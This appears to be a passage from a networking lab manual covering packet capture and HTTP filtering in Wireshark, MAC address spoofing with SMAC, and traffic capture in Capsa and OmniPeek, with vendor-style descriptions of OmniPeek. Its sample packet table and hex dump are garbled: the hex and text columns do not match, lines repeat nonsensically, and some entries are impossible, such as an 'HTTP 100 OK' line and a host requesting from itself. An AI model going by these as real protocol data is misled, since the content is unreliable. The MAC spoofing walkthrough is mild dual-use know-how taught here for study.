
- Start Wireshark. Under the “Capture” header, select the “Interface List” option; or click on the “Interfaces” button on the toolbar:

This will bring up a list of network interfaces that Wireshark is able to capture packets from:



List of available capture interfaces

Select the network adapter (wired or wireless) that you are currently using to connect to the Internet, and hit the “Start” button. This will take you to the main window:



Wireshark is now capturing live network activity on your network interface. Notice that the list of packets is color-coded to highlight different types of network traffic.

- Open your web browser and navigate to a few random web pages - observe that the network packets corresponding to your web browsing activity are captured and show up in Wireshark as well.
- By default, the list of captured packets will keep scrolling automatically during a live capture. You can toggle this on/off using the AutoScroll toggle button in the toolbar.
- After letting the capture run for a couple of minutes, press the stop capture button. Do not close this capture session.

Filtering the Packet List

Capturing network traffic for a couple minutes could include traffic on many different protocols such as ARP, TCP, UDP, DNS, HTTP, etc.

We may not be interested in all of these, depending on what we are trying to achieve. Fortunately, Wireshark allows us to filter the list based on different criteria using the “Filter” toolbar:



Filter toolbar

Let us take a look at the HTTP traffic that occurs when we browse the web.

In the filter toolbar, type “http” and then click on “Apply”. The window will now list only captured packets related to HTTP traffic:

No.	Time	Source	Destination	Protocol	Length	Info
7867	71.0403740	192.168.1.6	54.235.107.69	HTTP	436	GET /v1.0/domains/1104 HTTP/1.1
7868	71.0434940	192.168.1.6	54.235.107.69	HTTP	436	GET /v1.0/domains/1104 HTTP/1.1
7873	71.0465640	192.168.1.6	74.125.236.88	HTTP	1348	GET /url?sa=t&ct=j&q=&src=s&source=web&cd=1&ved=OCBQFjAA&url=http%3A%2Fwww.e-booksdirectory.com
7915	71.2576420	74.125.236.88	192.168.1.6	HTTP	690	100 OK (text/html)
7930	71.3500730	54.235.107.69	192.168.1.6	HTTP	239	HTTP/1.1 304 Not Modified
7938	71.3779200	54.235.107.69	192.168.1.6	HTTP	239	HTTP/1.1 304 Not Modified
7960	71.4738080	192.168.1.6	54.235.107.69	HTTP	436	GET /v1.0/domains/1104 HTTP/1.1
7990	71.5880390	74.125.236.88	192.168.1.6	HTTP	690	[TCP Retransmission] HTTP/1.1 200 OK (text/html)
8021	71.7545350	192.168.1.6	54.235.107.69	HTTP	436	GET /v1.0/domains/1104 HTTP/1.1
8037	71.7903110	54.235.107.69	192.168.1.6	HTTP	239	HTTP/1.1 304 Not Modified
8061	71.805645200	192.168.1.6	209.200.37.78	HTTP	239	GET /listing.php?category=285 HTTP/1.1
8235	72.0274360	192.168.1.6	192.168.1.6	HTTP	239	GET /index.php HTTP/1.1
8235	72.0274360	192.168.1.6	209.200.37.78	HTTP	426	GET /style.css HTTP/1.1
8186	72.4279300	192.168.1.6	209.200.37.78	HTTP	415	GET /validation.js HTTP/1.1
8262	72.7505520	200.22.77.77	192.168.1.6	HTTP	200	HTTP/1.1 200 OK (text/html)

Frame 7930: 239 bytes on wire (1912 bits), 239 bytes captured (1912 bits) on interface 0
 Ethernet II, Src: Teracom_0e:02:44 (9c:18:e0:0e:02:44), Dst: Asrockin_b9:57:4e (bc:5f:4b:b9:57:4e)
 Internet Protocol Version 4, Src: 54.235.107.69 (54.235.107.69), Dst: 192.168.1.6 (192.168.1.6)
 Transmission Control Protocol, Src Port: http (80), Dst Port: 49537 (49537), Seq: 1481, Ack: 3440, Len: 185
Hypertext Transfer Protocol

```

0000 bc 5f f4 b9 57 4e 9c 8e dc 0e 02 a4 08 00 45 00 :...WN. ....E.
0010 00 e1 03 bc 40 00 2e 06 e6 7c 36 eb 6b 45 c0 a8 :...@. ....[6.KE..
0020 00 06 00 00 00 c1 80 5a b6 13 d6 c0 70 8a 50 18 :...P.Z. ....P.P.?
0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 :...C. ....TP/1.3
0040 30 34 20 4e 6f 74 20 4d 6f 6d 69 66 69 65 64 0d 04 NOT M defined.
0050 00 53 65 72 76 65 72 3d 20 43 6f 77 62 67 79 0d .Server: Cowboy.
0060 0a 43 6f 6e 74 65 66 74 2d 4c 65 66 67 73 68 3a .Content-Length: 0.
0070 2d 4c 65 66 67 73 68 3a 2d 4c 65 66 67 73 68 2d 0_.Content-Type: text/html; charset=UTF-8
0080 6b 65 72 76 65 66 67 73 68 3a 2d 4c 65 66 67 73 68 2d 0_.Content-Type: application/x-javascript
0090 77 65 72 65 64 6d 42 99 3d 20 45 78 70 2d 65 73 68 2d 0_.Content-Type: application/x-javascript
00a0 73 0d 04 45 74 61 67 3a 20 22 2d 31 33 39 32 37 3d 0_.Content-Type: application/x-javascript
00b0 3d 34 37 37 38 22 0d 0a 44 74 69 3d 29 3d 34 2d 0d 44 78 73 65 72 65 73 68 2d 0_.Content-Type: application/x-javascript
00c0 65 3a 30 30 32 30 38 20 47 4d 54 0d 04 54 20 3d 60 44 78 73 65 72 65 73 68 2d 0_.Content-Type: application/x-javascript
00d0 65 3a 30 30 32 30 38 20 47 4d 54 0d 04 54 20 3d 60 44 78 73 65 72 65 73 68 2d 0_.Content-Type: application/x-javascript
00e0 3d 20 31 2e 31 20 76 65 67 75 72 0d 0a 0d 0a 1:10:08 GMT, via gur....

```


Examining HTTP Traffic

The HTTP traffic that occurs during web browsing.

- Stop and close any capture that you may have open, and start a new capture.
 - Set the filter to show only HTTP traffic.

Start with the HTTP request sent from your web browser.

- In your web browser, navigate to some webpage like <http://www-scf.usc.edu/~csci571/Special/HTTP/proxy.html>.
 - In the top frame of the Wireshark main window, look for the packet that corresponds to your request. This contains the URL in the “Info” section. Select this packet.
 - In the middle frame of the Wireshark window, expand the “Hypertext Transfer Protocol” section. Notice the details given for the:
 - GET request
 - Host
 - User-Agent
 - Accepts
 - cookie
 - etc




Take a look at the HTTP response to the above request.

In the top frame of the Wireshark main window, find and select the “HTTP/1.1 200 OK” packet immediately below the request for proxy.html. This is the response containing the requested web page.

pg. 87

Again, expand the “Hypertext Transfer Protocol” section. Notice the details given for

- Cache-Control
- Content-Type
- Server
- Etc



Details of incoming HTTP response corresponding to proxy.html

b. Use SMAC for MAC Spoofing.

SMAC is a MAC address changer that has a simple-to-use graphical interface that enables the less experienced user all the way up to the guru to change a piece of hardware's MAC address. The less experienced user will appreciate the random generator whereas the guru will appreciate the ability to hand enter a new MAC address.

Once it is installed, you will find the application launcher in a Start Menu subdirectory called KLC. Click on that folder and you will see SMAC 2.0. Click on that launcher and the SMAC main window (**Figure A**) will open.

Using SMAC can be very simple, depending on how you want to use it. The simplest way to use SMAC is to assign a random MAC address to a piece of hardware. Before we actually assign a new address, let's take a look at the other hardware on the machine. In the main window there is a check box that tells SMAC to show only active hardware. This checkbox is checked by default. Uncheck that box and your listing will grow, depending on the hardware on your machine. Take a look at **Figure B** to see how much the listing grows on my laptop that includes wireless, wired, and dial-up connections.

Figure A






Figure B



When you click on a different listing, the information about that hardware will be displayed below.

Let's change the MAC address of the Wired Marvell Yukon PCI-E Faster Ethernet Controller. To do this, select that entry from the list and click the Random button. As you can see in **Figure C**, the new, random MAC address is displayed in the New Spoofed MAC Address section.

Figure C




The address listed will correspond to a manufacturer list that you can choose from.

If you know you want to spoof your MAC address to that of a specific manufacturer you can select a different manufacturer from the drop-down list. When you make this selection, the address listed will change. You can keep hitting Random until you get an address you like (or you can just take the first random address you get).

Once you have your address, select the Options menu and make sure Automatically Restart Adapter is checked. Once that is checked, hit the Update MAC Address button and the new MAC address will be applied.

c. Use Caspa Network Analyser.


When we correctly deployed Capsa, we cannot wait to start our first capture right away. Capsa 7's new Start Page guides us start an accurate capture mission step by step:




1. Double-click icon on the desktop.
2. In the Start Page, select your NICs (multiple selections available) in the Capture panel first.

Name	IP	Packets/s
<input checked="" type="checkbox"/> Local Area Connection	192.168.6.12	22
<input type="checkbox"/> Local Area Connection 2		0
<input type="checkbox"/> TAP-Win32 Adapter V9		0
<input type="checkbox"/> VMware Network Adapter VMnet1	192.168.58.1	0
<input type="checkbox"/> VMware Network Adapter VMnet8	192.168.168.1	0

3. Select any Network Profile in the Network Profile panel.



4. Select Full Analysis in the Analysis Profile panel.



5. Click the big Run button to start a capture right away.


This is the common procedure to start a capture, which helps us get accurate and useful analysis data: Select NIC -> Select Network Profile -> Select Analysis Profile -> Run.

d. Use OmniPeek Network Analyzer.

OmniPeek is a high-performance network protocol analyzer, capable of decoding thousands of protocols for fast network troubleshooting and diagnostics, anywhere network issues happen.


Real-Time Network Protocol Analyzer

OmniPeek provides real-time analysis for every type of network segment – 1/10/40/100 Gigabit, 802.11, and voice and video over IP – and for every level of network traffic.




Intuitive Graphic Displays and Visualization

Omnipeek delivers intuitive visualization and effective forensics for faster resolution of network and application performance issues and security investigations.




Best-In-Class Network Analysis Workflow

Widely recognized as the best network analysis workflow in the industry, we make it easy to drill down to a single packet – all from a single pane of glass.



WiFi Troubleshooting

The Omnipipek WiFi adaptor is a USB-connected WLAN device designed for wireless packet capture. The 802.11ac adapter supports 802.11ac capture up to 2 transmit/receive streams (866Mbps wireless traffic) and supports 20MHz, 40MHz, and 80MHz channel operation.



Monitor Distributed Networks Remotely

Integrating with LiveCapture, Omnipacket extends network monitoring and visibility for troubleshooting application-level issues at remote sites and branches, WAN links, and data centers.



